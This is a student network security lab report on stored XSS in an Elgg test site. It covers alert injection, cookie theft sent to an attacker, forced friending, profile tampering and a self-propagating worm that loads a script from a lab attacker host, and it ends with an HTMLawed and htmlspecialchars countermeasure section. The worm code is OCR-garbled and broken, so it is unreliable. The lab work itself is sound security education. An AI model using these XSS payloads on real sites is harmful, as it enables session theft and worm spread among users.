# 50.020 Network Security Lab 6 | Wong Chi Seng 1002853

## Task 1

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed.

After embedding the javascript code in the profile description, we get an alert window displayed both on the user's page and to others viewing the user's profile as well. This is because the server side code renders the full javascript code upon viewing of the user's profile.




Figure 1 Attacker




Figure 2 Victim

#### Task 2

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window.

When we write the code on the attacker's side, it affects both the attacker and the victim upon loading of the profile page and rendering of the javascript. As shown, the cookies of both the attacker and the victim are displayed in an alert window.




Figure 3 Attacker



Figure 4 Victim

### Task 3

In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

Using the code provided in the pdf and embedding it in the brief description field of the attacker, we can successfully receive cookies from users that visit the profile page of the attacker as shown in the screenshot below. The cookies are also html encoded before being sent to the attacker.




Figure 5 sniffed

After embedding the malicious javascript named add.js in the description of the attacker, when the user Boby visits the profile page, he immediately gets Samy added as a friend. The sendurl value is: http://www.xsslabelgg.com/add?friend=47, which executes the add.php file to add Samy as a friend.




Figure 6 Before attack



Figure 7 Post attack




Figure 8 Proof

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task.

We accomplish this attack by embedding javascript code within the "about me" description on Samy's page as shown in the first screenshot. Following which, users that visit the profile page of Samy will have their profile changed to whatever Samy wants. The code is included in the file modify.js.




Figure 9 Code embedding




Figure 10 Post request sent



Figure 11 Pre attack profile




Figure 12 Infected

In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

A snapshot of the code is shown below and is embedded in the "about-me" of the attacker. This code is in the file worm.js. When the user visits the profile, it will embed the entire javascript chunk into the "about me" section which has an embedded script to continue embedding the script chunk into another victim's profile. This causes the propagation.

Edit profile	Search
Display name	<b>#</b> A
Samy	7
About me	Visual editor Samy
<pre><script id="worm"> window.onload = function(){</pre></td><td>Blogs</td></tr><tr><td>var username = elgg.session.user.name; var guid = "&guid="+elgg.session.user.guid;</td><td>Bookmarks</td></tr><tr><td>var ts = "&_elgg_ts="self_self_self_self_self_self_self_self_</td><td>Files</td></tr><tr><td>var headerTag = "<script id=\"worm\" type=\"text/jayascript\">";</td><td>Pages</td></tr><tr><td>var jajlīga = "c" + "script>"; console.log(username); console.log(token);</td><td>Wire posts</td></tr><tr><td></td><td>Edit avatar</td></tr><tr><td>Public</td><td>Edit profile</td></tr><tr><td>Brief description</td><td>Change your settings</td></tr><tr><td></td><td>Account statistics</td></tr><tr><td>Public</td><td>Notifications</td></tr><tr><td>Location</td><td>Group notifications</td></tr></tbody></table></script></pre>	

Figure 13 Attacker



Figure 14 Boby visits website




Figure 15 Boby's profile

When Alice visits Boby's profile, she will get infected by the worm too and her profile will be modified to include the code in the "about me" field.




Figure 16 Alice visit Boby




Figure 17 Alice profile infected

Using a local hosted web server to host the malicious JS script, we can infect users the same way but through redirection of users to our script instead.

```
window.onload = function(){
    var username = elgg.session.user.name;
    var username = elgg.session.user.guid;
    var ts = "6. elgg ts="+elgg.session.user.guid;
    var token = "6. elgg token="*elgg.security.token._ elgg_ts;
    var token = "6. elgg token="*elgg.security.token._ elgg_token;
    var headerTag = "script id=\"worm\" type=\"text/javascript\" src=\"http:www.labattacker.com/attack.js\">";
    var tailTag = "</" + "script>";
    console.log(username);
    console.log(username);
    var wormCode = encodeURIComponent(headerTag + tailTag);
    var content = "accesslevet[briefdescription]=2&name="+username+"&briefdescription="+wormCode+guid+token+ts;
    if(elgg.session.user.guid!=47){
        sendurl="http://www.xsslabelgg.com/action/profile/edit/";
        var Ajax = null;
        Ajax = new XHLHttpRequest();
        Ajax = new XHLHttpRequest();
        Ajax.setRequestHeader("Kontent-Type", "application/x-www-form-urlencoded");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    };
}
```

Figure 18 Code on server




Figure 19 Alert on attacker side



Figure 20 Boby description




Figure 21 Alice infected

1. Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.

When the HTMLawed countermeasure is turned on, we can observe that the javascript text gets sanitised and all "<script>" tags are being removed. However, the script tag that is broken up in the var TailTag is still not removed, which can now be fixed with the htmlspecialchars function.




Figure 22 Plugin on



Figure 23 HTMLawed

**2.** Turn on both countermeasure; visit any of the victim profiles and describe your observation in your report.

We needed to modify the details.php file in one of the mod profile folders to get the htmlspecialchars to work.

```
if (isset($profile_fields['description']) && $user->description) {
    echo "<b>" . elgg_echo("profile:aboutme") . "</b>";
    echo "<div class='profile-aboutme-contents'>";
    echo elgg_view('output/longtext', array('value' => htmlspecialchars($user->description,EN'
_QUOTES,'UTF-8',true), 'class' => 'mtn'));
    echo "</div>";
}
```

Figure 24 Modification of details.php

With this, our tailTag var has been fixed to have html encoding for the "<" characters. This removes the possibility of any malicious attack by string splitting.

